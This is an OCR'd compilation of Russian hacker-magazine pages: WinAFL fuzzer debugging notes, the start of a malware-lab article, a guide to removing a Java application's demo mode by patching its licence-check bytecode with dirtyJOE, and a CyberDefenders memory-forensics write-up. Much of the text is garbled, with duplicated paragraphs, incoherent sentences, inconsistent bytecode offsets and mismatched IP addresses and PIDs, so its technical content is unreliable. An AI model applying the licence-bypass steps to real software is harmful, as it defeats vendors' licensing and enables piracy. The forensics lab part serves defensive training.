И нарвал же вначалу фаззера с тонкости первым шагом! Но не всегда все просходит так гладко. Нужно и время несколько особенностей WINAFL, которые помогут нам в ручном поиске уязвимостей (отладке проще) фаззера.

ОСОБЕННОСТИ WINAFL, ПОМОГАЮЩИЕ ОТЛАДКЕ

Вначале о первом, что фаззер для фаззинга не должна иметь побочных эффектов. Но это в каком. Часто бывает так: что программа, которая должна добавить в свою программу также кровные фаззера, и приходится иметь дело с тем, что есть.

Так как некоторые эффекты неизлечимы, возможно, чтобы сделать исполняемый файл, использовать опцию **fuzz_iterations** — тем WINAFL будет перезапускать после программу чаще. Это незначительно повлияет на скорость, но зато уменьшит количество побочных эффектов.

Дебаг-режим

Для WINAFL предусмотрен дебагинг, потребуй запустить его в дебаг-режиме. Для этого добавь параметр **-debug** к аргументам библиотеки инструмента. После этого в текущем каталоге у тебя появится несколько тестовых файлов. При каждом работе в нем должны быть примерно количество строчек **in_pre_fuzz_handler** и **in_post_fuzz_handler**. Такие должны прострочить время Everything Appears to be running normally.

Отладка

Вначале о первом, что фаззер для фаззинга не должна иметь побочных эффектов. Но это в каком. Часто бывает так: что программа, которая должна добавить в свою программу также кровные фаззера, и приходится иметь дело с тем, что есть.

Так как некоторые эффекты неизлечимы, возможно, чтобы сделать исполняемый файл, использовать опцию **fuzz_iterations** — тем WINAFL будет перезапускать после программу чаще. Это незначительно повлияет на скорость, но зато уменьшит количество побочных эффектов.

Дебаг-режим

Для WINAFL предусмотрен дебагинг, потребуй запустить его в дебаг-режиме. Для этого добавь параметр **-debug** к аргументам библиотеки инструмента. После этого в текущем каталоге у тебя появится несколько тестовых файлов. При каждом работе в нем должны быть примерно количество строчек **in_pre_fuzz_handler** и **in_post_fuzz_handler**. Такие должны прострочить время Everything Appears to be running normally.

Инструкции работы WINAFL

Иногда при фаззинге программы тебе приходится, что она вызывает дыыр инструкциями которые ломают работу WINAFL, после чего программа отвечает тебе дыырдыры. Чтобы есть как-то в этом разобраться, мы можем, в параметрах запуска WINAFL использовать опцию -dynamicdump. Для этого дыыр, Автор WINAFL, что предусмотрительно надо где-то 85%. В каждом примере отладчиков, дыырдыр из-за 85%. Поэтому, это можно было отвлечься в том числе: что что программа собрала отчеты и не стабильны, нестабильно влияет какие-то из использованных библиотечных функций. Возможно, у меньшинства тестовых файлов на это.

Набор входных файлов

Чем больше тестовых файлов, тем выше шанс найти баг. А максимальности этого рулит кодо-комбо добавлю, создав хороший набор входных файлов. Если бы я задался целью сделать хорошую программу каких-то хорошо известных баг-трекингов, то, как говорится, гуглу в помощь, неоспорим исследователям здесь сообщу собрал тестовый набор файлов именно с проверенных годами выдачи Google. Такой набор потом можно минимизировать, с помощью winafl.exe -cmin, но это не регулярная WINAFL. А если ты, как я в предыдущем примере, сделал программу для тестирования фаззера, то поскольку ты знаешь, что в ней, то можно собрать тестовый набор и вручную.

Отучаем программу рушиться

Мы программа довольно многословна и регулярно на неверный формат входного файла, пускаемой использующую собирает.

```
[-] WARNING: __stack_chk@kernelbase!__cxa_[-] WARNING: __stack_chk@kernelbase!__cxa_[-] WARNING: __stack_chk@kernelbase!__cxa_
```

ВСКРЫВАЕМ ПОКАЖЕТ

АНАЛИЗИРУЕМ МАЛВАРЬ В СОБСТВЕННОЙ ЛАБОРАТОРИИ

С самого детства нам принимают важные и полезные привычки: мыть руки перед едой, надевать на морозе **теплую шапку**, запускать исследуемый малварь исключительно в виртуальном сценарии. Тестовая лаборатория для безопасного изучения вредоносных программ у нас уже есть. Теперь давай исследуем вредоносный файл с помощью **Ghidra**, бесплатного проекта АНБ, который, кроме основного функционала, в виде отладчика и дизассемблера с поддержкой нескольких процессоров, позволяет использовать свои скрипты для ускорения

Способы обхода триала в различных программах — одна из самых интересных тем прикладного реверс-инжиниринга, и я уже не раз посвящал ей серию статьи. Настало время вернуться к этой тематике снова. Наш сегодняшний пациент — приложение, выполненное в виде JAR-модуля, которое мы исследуем без полного реверса и перестройки проекта.

WARNING

Статья имеет ознакомительный характер и предназначена для специалистов по безопасности, проводящих тестирование в рамках контракта. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение вредоносных программ, нарушение работы систем и нарушение тайны переписки преследуются по закону.

В заметке «В обход стражи. Отлаживаем код на PHP, упакованный SourceGuardian» мы рассматривали программу, реализованную в виде локального веб-интерфейса. Работает она так: под Windows запускается локальный сервер Apache с набором PHP-модулей, а пользователь взаимодействует с приложением через браузер, в котором набирает адрес `localhost`. Программа, взломом которой мы займемся сегодня, действует похожим образом, только написана она на Java и поставляется в виде файла `.JAR`. Наша задача — отучить приложение от деморежима.

По счастью, нам известно, где лежат стартующие в виде сервиса исполняемые модули программы в формате `.EXE` и соответствующий JAR-файл. По своей сути JAR — это обычный ZIP-архив, в который упакованы части проекта. Поскольку мы собираемся править код, нас интересуют модули `*.CLASS`, содержащие откомпилированный JVM-байт-код. Декомпиляторов и способов их применения множество, существуют даже инструменты вроде JD-GUI, способные полностью восстановить проект из исполняемого файла. Чаще всего взломщики используют общеизвестный JAD, который из-за его распространенности ловкие обфускаторы давно научились обманывать, что, в свою очередь, стало причиной появления более продвинутых декомпиляторов вроде CFR. Эта война щитов и мечей, пуль и бронежилетов обещает быть долгой, нам остается только запастись попкорном. Но не будем тут останавливаться, а вместо этого предположим, что мы декомпилировали проект одним из описанных способов до Java-исходников и даже проанализировали полученный код.

Применительно к нашему подопытному приложению это выглядело примерно так. Декомпилировав все-все-все CLASS-файлы, мы так и не обнаружили ничего похожего на обращение к лицензии, однако в подкаталоге `BOOT-INF/lib` нашего JAR-архива нашлось множество упакованных JAR-библиотек, среди которых сразу бросилась в глаза библиотека `license-1.2.12.jar`. Распаковав и декомпилировав ее, мы наткнулись на два CLASS-модуля, содержащих две любопытные функции. Одна возвращает демонстрационный режим, вторая активирует версию 1 по умолчанию:


```
public boolean isDemo() {
  return this.getPublicDataHash().isEmpty();
}
```

```
public void setDefault() {
  if (this.hasModule(1)) {
    Iterator iter = this.modulesItems.entrySet().iterator();
    while (iter.hasNext()) {
      Map.Entry item = iter.next();
      if ((Integer)item.getKey() == 1) continue;
      ((BaseModule)item.getValue()).close();
      iter.remove();
      this.onModuleUpdated((Integer)item.getKey());
    }
  } else {
    this.closeModules();
    if (!this.modulesConfig.containsKey(1)) {
      return;
    }
    BaseModule mod = this.getModule(1);
    if (mod != null) {
      mod.setEnabled(true);
      this.modulesItems.put(1, mod);
      log.info("Default module loaded {}", (Object)mod.getName());
      this.onModuleUpdated(1);
    }
  }
}
```

Наша задача — сделать так, чтобы функция `isDemo` всегда возвращала `false`, а в функции `setDefault` нужно заменить опцию `1` опцией `256`. Вот здесь и начинается самое интересное, то, ради чего и написана эта статья.


Ты спросишь: раз у нас имеются в наличии все исходники и код, то почему бы просто не перекомпилировать весь проект, поменяв эти две процедуры на нужные? К сожалению, прямой метод не всегда самый простой. В нашем случае в интересующих нас модулях много зависимостей, а проект очень большой, многие модули сильно обфусцированы. Кроме того, код восстановился частично с кучей ошибок, из-за чего проект полностью не соберется. Можно, конечно, покопать обфускацию и попробовать руками вытащить исходный текст программы, но решать эту (возможно, даже, гораздо более сложную) задачу ради двух простых патчей в коде как-то лень. Вообаок перебобор проекта может помешать отсутствие установленного JDK на компьютере. Устанавливать его и разбираться в особенностях компиляции Java-проектов мне тоже неохота. Поэтому мы, как обычно, ищем самый простой путь — патч откомпилированного JVM-кода.

В этом нам поможет интересная, но малоизвестная утилита dirtyJOE. Открываем в ней наш CLASS-модуль, на вкладке Methods видим полный список методов класса. Находим в нем искомую `isDemo` и тыкаем в нее, открывая окно редактирования.



Окно редактирования dirtyJOE

Это, конечно, не исходник на Java, но здесь хотя бы можно редактировать байт-код, сверяясь с логикой исходника. Возможности программы минималистичны: редактировать можно только в виде hex-значений кодов инструкций. По счастью, мнемоника и описание текущей исправленной инструкции отображаются в окошке над окном кода, а сам список инструкций с описанием каждой имеется в хелпе (причем только список, без кодов): явно, чтобы хакерам жизнь медом не казалась и пришлось искать шестнадцатеричные коды инструкций самостоятельно). По сути, нам надо закоротить данную функцию, сделав возвращаемым значением `0 (false)`. Находим в таблице инструкцию помещения `0` на стек (`iconst_0`), ее опкод (`3`) и ставим ее в самое начало метода, а после нее — сразу возврат (`ireturn`).



Исправляем инструкцию

Закрываем окно редактирования, сохраняем CLASS-модуль, затем меняем исправленный модуль в архиве `license-1.2.12.jar`, который, в свою очередь, копируем на место старого в основном JAR-модуле. С предвкушением перезапускаем программу и обнаруживаем, что она не работает. Мы что-то сделали не так.

Для понимания сути проблемы надо искать логи программы. По счастью, любое Java-приложение практически всегда пишет свой системный лог, причем не один. В нашем случае в логе присутствует вот такая ошибка:

```
Caused by: java.lang.IllegalStateException: Unable to open nested entry
'BOOT-INF/lib/license-1.2.12.jar'. It has been compressed and nested jar
files must be stored without compression. Please check the mechanism
used to create your executable jar file
```

Теперь все ясно: для успешного чтения библиотеки Java требуется файл с нулевой компрессией. Но и понятно — зачем сжимать уже компрессированный файл? Что ж, сохраняем данную библиотеку с нулевой компрессией, перезапускаем — снова неудача. Ошибка в журнале на этот раз вообще невразумительная, исходя из ее слова, сама библиотека `license-1.2.12.jar` собрана как-то неправильно. Безрезультатно помаявшись некоторое время с разными архиваторами, делаем логичное предположение, что проблема кроется в архиваторе, которым мы собираем файл библиотеки. Скачиваем родной сборщик `jar.exe` из пакета JDK и пробуем собрать файл с его помощью. В итоге получаем новую ошибку:

```
"C:\Program Files\Java\jdk-17.0.1\bin\jar.exe" -u -f license-1.2.12.
jar com\license\service\LicenseHandler.class
```

Продолжение статьи →

ГРЯЗНЫЙ ДЖО

ВЗЛАМЫВАЕМ JAVA-ПРИЛОЖЕНИЯ С ПОМОЩЬЮ DIFFTOOL

```
java.util.zip.ZipException: duplicate entry: META-
INF/maven/org.bouncycastle/pom.properties
at java.base/java.util.zip.ZipOutputStream.putNextEntry(ZipOutputStream.jav
a:233)
at com.jd.jar.commands.Join.jar.JarOutputStream.putNextEntry(JarOutputStream.jav
a:43)
at com.jd.jar.commands.Join.jar.JarJoiner.addJar(JarJoiner.jav:96)
at com.jd.jar.commands.Join.jar.Main.run(Main.jav:138)
at com.jd.jar.commands.Join.jar.Main.main(Main.jav:1401)
```

Внезапная проблема возникла на релизе могло каскадно, бы, пострадает операции сборке файлов в один архив не может продолжать корректо ной один каждый зависимость зависимости сборщик сборщик JAR Поэтому просто архивируем работает и недоволен «мы с обычным файлом», а которая ресурсы зависимости имеет. А меня Java-приложения вполне сборе распространяю сложно, и хотим обсуждаемую давно проскочил эту ошибку, применяющая в сборщик. Но сборщик сборщик множество классов, отличающихся тонкостями распространяется или или бинарных файлов в названии. По счастью, даже проблемы сборщик сборщик сборщик сборщик множество классов ZIP или JAR файлов которым в решение одном могут обсуждать JAR-модулях с распространяемым не-именем. Этих модулях JAR-файлов, которые сборщик сборщик сборщик и сборщик и сборщик имеют. Но этот раз файлы в или выглядит проблема так:

```
Constructor threw exception; nested exception is java.lang.NoSuchFiel
dException: BouncyCastle
java.lang.NoSuchFieldException:
org.bouncycastle.jce.provider.BouncyCastleProvider$1 @1: ldc
Message:
Error exists in the bytecode
Backtrace:
org.bouncycastle.util.Strings$1.run(Unknown Source)
```

В чем смысл данной ошибки? Чтобы понять это, нужно углубиться в теорию. Как известно, Java, так же как и .NET, для отображения работы не просто компилируется в машинный код, а компилируется в байт-код, который выполняется. Этот процесс называется компиляцией just in time, или JIT, в одной из статей по этому поводу. Компилятор, в свою очередь, называется javac. Начиная с 7-й версии Java ввела более сложную проверку и начиная можно сделать вывод, что — чтобы создавать такую стена, инструкции байт-кода вскоре правильности кода. Данная ошибка возникает при компиляции кода, которая выполняется в JIT-компиляторе. Но в сборщике JAR-файлов Java компилируется заранее, а вот следующая за ним по порядку — уже JIT-компилятор. Мы не знаем, почему сборщик JAR-файлов не проверяет корректность сборщиков JAR-файлов.

По идее, в качестве сборщика JAR-файлов мы можем было бы добавить `-noverify` в аргументы JAR, чтобы отключить проверку. В Java 7 такой `-XX:-UseSplitVerifier` отключает использование нового стека метода проверки, но эта опция была удалена в Java 8. Разумеется, это не наш метод, ведь мы ищем способ сборки JAR-файлов, которые работают в любом контексте, поэтому мы более наш вариант, как и уже говорит, старайся в качестве стиль. Попробуем все-таки разобраться, что же вызывает ошибку.

Компилятор добавляет байт-код, который мы не знаем по отношению вятельности. Конструкции, которые распространяются в виде бинарных файлов, не всегда переходят в проверки и прочие проблемы вятке кодой, или в месте, на которых они работают. В этом случае проблемы возникают в месте стека. Поскольку полка методы `isZero` написаны линейно, что для не верификаторов достаточно даже не стоит заводить метод стека, то на верификаторе стека проблемы. Но что проходящего, которая нам требуется потрошить, — `setDefault`. Куда по стеку проходящего, которая нам сломать вы пишут ее.


```
0: aload_0
1: iconst_1
2: invokestatic #21, // Method hasNode:(I)Z
5: ifeq 9
8: return
9: getfield #7 // Field nodeListItem:[Java/util/
concurrent/ConcurrentMap;
12: invokestatic #26, // Interface java/util/
concurrent/ConcurrentMap.entrySet:()Ljava/util/Set;
17: invokeinterface #31, // InterfaceMethod java/util/Set.
iterator:()Ljava/util/Iterator;
22: astore_1
23: aload_1
24: invokeinterface #36, // Перевод контрольных точек: начало
25: ifeq 98 // Перевод контрольных точек: конец
28: aload_1
29: invokeinterface #23, // InterfaceMethod java/util/Iterator.
next:()Ljava/lang/Object;
34: checkcast #24 // class java/util/MapEntry
37: astore_2
38: aload_2
39: invokeinterface #41, // InterfaceMethod java/util/MapEntry.
getKey:()Ljava/lang/Object;
44: checkcast #47 // class java/lang/Integer
47: invokevirtual #49 // Method java/lang/Integer.intValue:()
I
50: iconst_1
51: if_icmpne 61
54: goto 23
57: aload_2 // Второе контрольная точка: сюда есть
условный переход из #55, стек пуст, дополнительно к прыдущей
контрольной точке: Map.Entry item
62: invokeinterface #25, // InterfaceMethod java/util/MapEntry.
getValue:()Ljava/lang/Object;
67: checkcast #50 // class com/license/models/BaseModule
70: invokevirtual #51 // Method com/license/models/
BaseModule.close:()V
73: aload_1
74: invokeinterface #45, // InterfaceMethod java/util/Iterator.
remove:()V
79: aload_0
80: iconst_1
81: invokeinterface #46, // InterfaceMethod java/util/MapEntry.
getKey:()Ljava/lang/Object;
86: checkcast #47 // class java/lang/Integer
89: invokevirtual #49 // Method java/lang/Integer.intValue:()
I
92: invokespecial #43 // Method closeNodeAux:(I)V
95: goto 23
98: aload_1 // Третья контрольная точка: мало того
что следует за первой безусловным переходом, конец цикла #3, стек пуст,
дополнительно переход на #0
101: invokespecial #52 // Method closeNodeAux:()V
104: aload_0
105: getfield #7 // Field nodeListConfig:[Java/util/Map;
108: iconst_1
109: invokestatic #53 // Method java/lang/Integer.valueOf:(I)
Java/lang/Integer;
112: invokeinterface #27, // InterfaceMethod java/util/Map.
containsKey:(Ljava/lang/Object;)Z
117: ifne 122
120: return
121: return // Пятая контрольная точка: сюда
условный переход из #118, стек пуст, дополнительно переходим на #0
123: iconst_1
124: invokestatic #53 // Method getNodeNum:(I)Com/license/
models/BaseModule;
127: astore_3
128: aload_3
129: ifnull 175
132: aload_3
133: aload_0
134: invokevirtual #54 // Method com/license/models/
BaseModule.setUsedat:(J)V
137: aload_0
138: getfield #4 // Field nodeUsedItem:[Java/
concurrent/ConcurrentMap;
141: aload_3
142: invokevirtual #38 // Method java/lang/Integer.valueOf:(I)
Java/lang/Integer;
145: aload_3
146: invokeinterface #55, // InterfaceMethod java/util/
concurrent/ConcurrentMap.put:(Ljava/lang/Object;Ljava/lang/Object;
)Ljava/lang/Object;
151: pop
152: getstatic #15 // Field log:Lorg/slf4j/Logger;
156: ldc #56 // String Default module loaded {}
158: aload_3
159: invokevirtual #57 // Method com/license/models/
BaseModule.getName:()Ljava/lang/String;
162: invokeinterface #58, // InterfaceMethod org/slf4j/Logger.
info:(Ljava/lang/String;Ljava/lang/Object)V
167: iconst_1
168: iconst_1
169: invokestatic #43 // Method closeNodeAux:(II)V
172: return
173: return // Последняя контрольная точка
174: return // Последняя контрольная точка
175: return // Последняя контрольная точка: сюда
условный переход из #129, стек пуст, локальные переменные те же
```

Теперь расскажем идею стека, которую компилятор сгенерировал для данного метода. Поскольку метод `setDefault` сложный, стек сборщика JAR-файлов меняется, чтобы правильно или если бы сборщиком карты стека. Максимум, что он может, — сделать вывод, что все карты стека могут отобразить каждую точку стека. Поэтому для проверки карты стека воспользуемся стандартной утилитой javap из пакета JDK:

```
"C:\Program Files\Java\jdk-17.0.1\bin\javap.exe" -v LicenseModules.
class
```

```
StackMapTable: number_of_entries = 6 <---- Есть фреймы карт
frame_type = 252 /* same_locally_1_stack_item_frame_extended */
<---- что фрейм может то же локальные переменные, что в
предыдущем фрейме (у нас нет), так как фрейм пишется, что изменяется
только, что определяет в дополнительных фреймах Frame type. ---- 0:0
offset_delta = 0 <---- Смещение от предыдущего фрейма
locals = [ Java/util/Iterator ] <---- Локальные переменные
stack = [ int ] <---- Стек
frame_type = 255 /* full_frame */ <---- Это же самое, что и
предыдущий фрейм, но использует локальные переменные (0). ---- 23:0
offset_delta = 23 <---- Смещение от предыдущего фрейма
locals = [ Java/util/Iterator ] <---- Тип локальной
переменной
frame_type = 252 /* append */ <---- То же самое, что и
предыдущий фрейм, но использует локальные переменные (1). ---- 57:0
offset_delta = 57 <---- Смещение от предыдущего фрейма
locals = [ Java/util/Map$Entry ] <---- Тип локальной
переменной
frame_type = 250 /* chop */ <---- Такой же фрейм,
имеет то же локальные переменные, что и предыдущий фрейм, но отсекает
последние 3 переменных. ---- 95:0 offset_delta = 95 <---- Смещение
от предыдущего фрейма
frame_type = 250 /* chop */ <---- Такой же фрейм,
имеет то же локальные переменные, что и предыдущий фрейм, но отсекает
последние 3 переменных. ---- 98:0 offset_delta = 98 <---- Смещение
от предыдущего фрейма, в что стек сохраняется пуст. Сохраняет переменные
locals, то есть 98 + 2 = 100. ---- 100:0
frame_type = 28 /* same */ <---- То же, что в
предыдущем фрейме (0) + 28 = 28. ---- 121:0
frame_type = 98 /* same */ <---- То же, что в
предыдущем фрейме (0) + 98 = 98. ---- 173:0
```

Итак, и вперед, мне удалось доняться в этом проекте почему работа верификатора через стек пар: что нам это дает на практике? Во первых, становится ясно, почему не работает наш переписанный метод `setDefault` — потому, что мы были линейным и нижней верификацию через фреймы стека ему не требовалось. Но в случае с `setDefault` мы получили контрольные точки, которые фреймы для стека (`frame`). Так ещё и сделали мост метода безумным для компилятора. Мы можем сделать `setDefault` просто переписав метод на структуру через `while`/`do`, но самый простой метод, добавив условного прыжка (`goto`) в конец `while`/`do` — забыть все того пар или и только и целе остаешь `return false`:

```
0000000 nop
0000001 nop
0000002 nop
0000003 nop
0000004 iconst_0
0000005 ifeq 000000a

Вообще говоря, стратегия пара и данных случая — следить за контрольными точками фреймы стека и при прямом куда стараться не выходить за не-предыдущ или или фреймы стека, чтобы каждая локальные переменные и значения на стеке после прямом соответствовали для дату. Можно, конечно, при желании сделать свой отдельный `StackMapTable` и сконструировать редактор, но этот крайний случай мы оставим для другой статьи. Чуть же забыв напомнить, что при сложной прямом стоит учитывать верификацию области верификатора поскольку переменные (атрибут `localVariableTable`) в блоке обобщения значения `Object`, а в блоке `Object` — переменные и поддерживаются в атрибуте `LocalVariableTypeTable`:




Мой показалось, что учесть все вышеизложенные требования — чрезвычайно сложная задача, особенно когда метод исполняет весьма развлекательную роль, а правильно генерировать фреймы стека. Тем не менее это только на первый взгляд, при достаточной сообразительности даже ленивый найти необходимые ключи в коде. Поэтому мы попробуем сделать свой инструмент, который сможет выполнять работу вместо javac. Для начала нужно `setDefault`, в котором за счет разрыва в данных сборщик JAR-файлов `License$1$1` вызывает `Class.forName` для замены `$$$$$$` 256 — целым тип кода существенно удаленно. Тем не менее, при компиляции в байт-код верификатор даже в этом случае достаточно быстро можно смастерить кусть и не идеальный, но вполне рабочий стек, которое проходит проверку верификатора и отрисовывает нужной ревизии в программе:

```
0000000 2a aload_0
0000001 b4 isconst_1
0000002 ba 00 00 invokedynamic #0,0 // Method
LicenseModules.isNumeric:(I)Z
0000005 99 00 1d ifeq pc=0000005
0000008 2a aload_0
0000009 b4 00 04 getfield java.util.concurrent.
ConcurrentMap com.license.models.BaseModule.nodeListItem
0000008: 00 00 14 00 invokeinterface java.lang.Object
java.util.concurrent.ConcurrentMap.entrySet(), 1
0000013 b9 00 15 01 00 invokeinterface java.util.Iterator
java.util.Set.iterator(), 1
0000018 4c astore_1
0000019 2b aload_1
0000018 99 00 16 01 00 invokeinterface boolean java.util.
Iterator.hasNext(), 1
0000023 99 00 45 ifeq pc=0000062
0000026 2b aload_1
0000021 99 00 17 01 00 invokeinterface java.lang.Object java.
util.Iterator.next(), 1
0000026 c0 00 18 checkcast java.util.Map$Entry
0000029 4d astore_2
0000028 2c aload_2
0000028 99 00 20 01 00 invokeinterface java.lang.Object java.
util.Map$Entry.getKey(), 1
0000033 c0 00 2f checkcast java.lang.Integer
0000036 b6 00 30 invokevirtual int java.lang.Integer.
intValue()
0000039 04 iconst_1
0000038 99 00 0f if_icmpne pc=0000030
0000040 47 f0 00 goto pc=0000017
0000043 2c aload_2
0000038 99 00 19 01 00 invokeinterface java.lang.Object java.
util.Map$Entry.getValue(), 1
0000041 c0 00 00 checkcast com.license.models.
BaseModule
0000046 b6 00 2c invokevirtual void com.license.models.
BaseModule.close()
0000049 2b aload_1
0000048 b9 00 1a 01 00 invokeinterface void com.license.
models.LicenseModules.modelsConfig
0000052 b6 isconst_1
0000055 b6 00 2c invokevirtual void com.license.models.
BaseModule.close()
0000058 2a aload_0
0000059 99 00 20 01 00 invokeinterface boolean java.util.Map.
containsKey(java.lang.Object), 2
0000064 b6 00 04 ifne pc=0000069
0000067 b1 return
0000068 2a aload_0
0000069 13 01 00 sipush 256
0000067 b7 00 1b invokespecial void com.license.models.
LicenseModules.closeNodeUpdate(int)
0000070 2a aload_0
0000071 13 01 00 sipush 256
0000067 b7 00 1b invokespecial void com.license.models.
LicenseModules.closeNodeUpdate(int)
0000074 2a aload_0
0000075 b1 return
0000076 13 01 00 sipush 256
0000067 b7 00 1b invokespecial void com.license.models.
LicenseModules.closeNodeUpdate(int)
0000079 2a aload_0
0000080 b1 return
0000081 2a aload_1
0000082 b1 return
0000083 04 iconst_1
0000084 b8 00 1b invokestatic void com.license.models.
BaseModule.setUsedat(boolean)
0000087 2a aload_0
0000088 b4 00 04 getfield java.util.concurrent.
ConcurrentMap com.license.models.LicenseModules.nodeUsedItem
0000091 13 01 00 sipush 256
0000090 b8 00 04 invokestatic java.lang.Integer java.lang.
Integer.valueOf(int)
0000093 2b aload_1
0000094 b9 00 1f 01 00 invokeinterface java.lang.Object java.
util.concurrent.ConcurrentMap.put(java.lang.Object, java.lang.Object)
, 3
0000099 57 pop
0000094 2a aload_0
0000095 13 01 00 sipush 256
0000098 00 nop
0000097 b7 00 1b invokespecial void com.license.models.
LicenseModules.closeNodeUpdate(int)
0000100 00 nop
0000101 00 nop
0000102 00 nop
0000103 00 nop
0000104 00 nop
0000105 00 nop
0000106 00 nop
0000107 00 nop
0000108 00 nop
0000109 00 nop
0000110 00 nop
0000111 00 nop
0000112 00 nop

rayhunt454
grigadan454@gmail.com

УРОКИ ФОРЕНЗИКИ

РАССЛЕДУЕМ КИБЕРИНЦИДЕНТ CYBERCORP CASE 1

Специалисты по атакующей безопасности оттачивают навыки на Hack The Box, Root Me и VulnHub, а специально для защитников существует платформа CyberDefenders. В этой статье я покажу ход расследования киберинцидента на примере лабораторной работы с этого ресурса — CyberCorp Case 1.

Мы научимся получать необходимые данные из основных артефактов операционной системы Windows. Наша задача — понять, как злоумышленник скомпрометировал компьютер в сети организации, как закрепился в системе, какие вредоносные файлы использовал и к каким объектам локальной сети получил доступ.

По сценарию кейса в исходящем трафике инфраструктуры компании CyberCorp выявлен ряд аномалий, что свидетельствует о ее компрометации. Специалисты по реагированию на компьютерный инцидент изолировали один из потенциально скомпрометированных хостов от корпоративной сети и собрали основные артефакты Windows. Файлы артефактов находятся в архиве, который необходимо загрузить.

По результатам решения кейса нас попросят ответить на ряд вопросов. Я покажу лишь ход решения и не буду подсвечивать ответы. Ради тренировки можешь повторить весь процесс самостоятельно и ответить — для закрепления материала.

ПОЛУЧЕННЫЕ АРТЕФАКТЫ WINDOWS

1. `Amcache.hve` — файл реестра, содержащий информацию о запускаемых приложениях. Начиная с Windows 8 и Windows Server 2012 путь к файлу реестра `Amcache` хранится в `\%SystemRoot%\AppCompat\Programs\Amcache.hve`.
2. `AppCompatCache.reg` — информация из ключа `HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\AppCompatCache\AppCompatCache` куста реестра `SYSTEM` (`C:\Windows\System32\configSystem`). В данном ключе хранится артефакт `Shimcache` — это механизм, который обеспечивает обратную совместимость старых приложений с более новыми версиями Windows. В нем содержится следующая информация: путь к исполняемому файлу, размер файла, время последнего изменения.
3. Файлы реестра: `default`, `SAM`, `SECURITY`, `software`, `system`. Расположены эти файлы в каталоге `C:\Windows\System32\config`.
4. `Memdump` — файл образа оперативной памяти.
5. `Logs` — файлы логов операционной системы. Они находятся в каталоге `C:\Windows\System32\winevt\Logs`.
6. User Registry Hives — файл `NTUSER.DAT` содержит информацию, связанную с действием пользователя. Файлы `NTUSER.DAT` хранятся в каталоге `%userprofile%`.
7. Windows Prefetch — файлы, предназначенные для ускорения запуска приложений. Файлы Prefetch содержат имя исполняемого файла, список динамических библиотек, используемых исполняемым файлом, количество запусков исполняемого файла и метку времени, указывающую, когда программа была запущена в последний раз. Данные файлы хранятся в каталоге `C:\Windows\Prefetch`.
8. MFT (главная таблица файлов) — системный файл, содержащий метаданные объекта файловой системы. Этот файл расположен в корне каждого раздела NTFS, выгрузить его можно с помощью **FTK Imager**.
9. `OBJECTS.DATA` — файл, содержащий постоянные классы WMI (Windows Management Instrumentation). Он расположен в `%SystemRoot%\System32\wbem\Repository`.
10. Сетевой трафик, полученный в результате мониторинга инфраструктуры компании.

ЭТАПЫ РАССЛЕДОВАНИЯ

1. Поиск точки входа в систему. На данном этапе выясним, как злоумышленник скомпрометировал систему и какие использовал вредоносные файлы.
2. Поиск способа закрепления. Выясним, как злоумышленники обеспечили себе постоянный доступ к системе.
3. Поиск методов бокового перемещения по сети. На этом этапе выявим действия злоумышленника после получения доступа к скомпрометированному компьютеру.

ИСПОЛЬЗУЕМЫЕ УТИЛИТЫ

1. Утилиты Эрика Циммермана: **AmcacheParser**, **Registry Explorer**, **AppCompatCacheParser**, **MFTECmd**.
2. Утилиты NirSoft: **fulleventlogview**, **winprefetchview**.
3. **UserAssist**.
4. **Wireshark** — инструмент для анализа сетевых протоколов.
5. **Olevba** — инструмент для извлечения и анализа исходного кода макросов VBA из документов MS Office (OLE и OpenXML).
6. **Volatility 3** — инструмент для извлечения данных из образа оперативной памяти.

Перед тем как начать изучать артефакты скомпрометированного компьютера, получим информацию о версии операционной системы, дату установки, имя пользователя. Для этого загрузим куст реестра `software` в утилиту **Registry Explorer** и перейдем к ключу `SOFTWARE\Microsoft\Windows NT\CurrentVersion`.

CurrentBuild	RegSz	17134
CurrentBuildNumber	RegSz	17134
CurrentMajorVersionNumber	RegDword	10
CurrentMinorVersionNumber	RegDword	0
CurrentType	RegSz	Multiprocessor Free
CurrentVersion	RegSz	6.3
EditionID	RegSz	EnterpriseEval
EditionSubManufacturer	RegSz	
EditionSubstring	RegSz	
EditionSubVersion	RegSz	
InstallationType	RegSz	Client
InstallDate	RegDword	1592378029
ProductName	RegSz	Windows 10 Enterprise Evaluation
ReleaseId	RegSz	1803
SoftwareType	RegSz	System
UBR	RegDword	1
PathName	RegSz	C:\Windows
ProductId	RegSz	00329-20000-00001-AA244
DigitalProductId	RegBinary	A4-00-00-00-03-00-00-00-30-30-33-32-39-2D-32-30-30-30...
DigitalProductId4	RegBinary	F8-04-00-00-04-00-00-00-30-00-30-00-30-00-30-00-30-00-...
RegisteredOwner	RegSz	John Goldberg
RegisteredOrganization	RegSz	
InstallTime	RegQword	132368516298194791

Информация об исследуемом компьютере

На исследуемом компьютере установлена операционная система Windows 10 Enterprise Evaluation, дата установки — 17 июня 2020 года в 7:13:49 (параметр `InstallDate`), версия сборки — 17134, владелец — `John Goldberg`.

Продолжение статьи →

УРОКИ ФОРЕНЗИКИ

РАССЛЕДУЕМ КИБЕРИНЦИДЕНТ CYBERCORP, CASE 1

ПОИСК ТОЧКИ ВХОДА

На данном этапе исследуем образ оперативной памяти, сетевой трафик и главную таблицу разделов.

Анализ образа оперативной памяти

Найдем активные сетевые соединения и вредоносный процесс. Для этого воспользуемся утилитой **Volatility 3**.

Выявим все сетевые соединения с состоянием `ESTABLISHED` и проверим все IP-адреса на **VirusTotal**.

```
python3 vol.py -f memdump.mem windows.netscan.NetScan
```

```
TCPv4   192.168.186.130 58513   196.6.112.38    443     ESTABLISHED     4224    rundll32.exe    2020-06-30 19:29:08
```

Подозрительное сетевое соединение

Процесс `rundll32.exe` (PID процесса — 4224) установил сетевое соединение с управляющим сервером по адресу **196.6.112.70**. Ознакомился с результатом проверки выбранного адреса на VirusTotal.

Получим дерево процессов и найдем процесс с идентификатором 4224.

```
python3 vol.py -f memdump.mem windows.pstree.PsTree
```

```
4224    7120    rundll32.exe    0xc8d401a0f080  8       -       0       False   2020-06-30 19:29:05.000000      2020-06-30 19:29:10
```

Информация о родителе процесса

Родительский идентификатор вредоносного процесса `rundll32.exe` — 7320, но процесса с таким идентификатором не обнаружено.

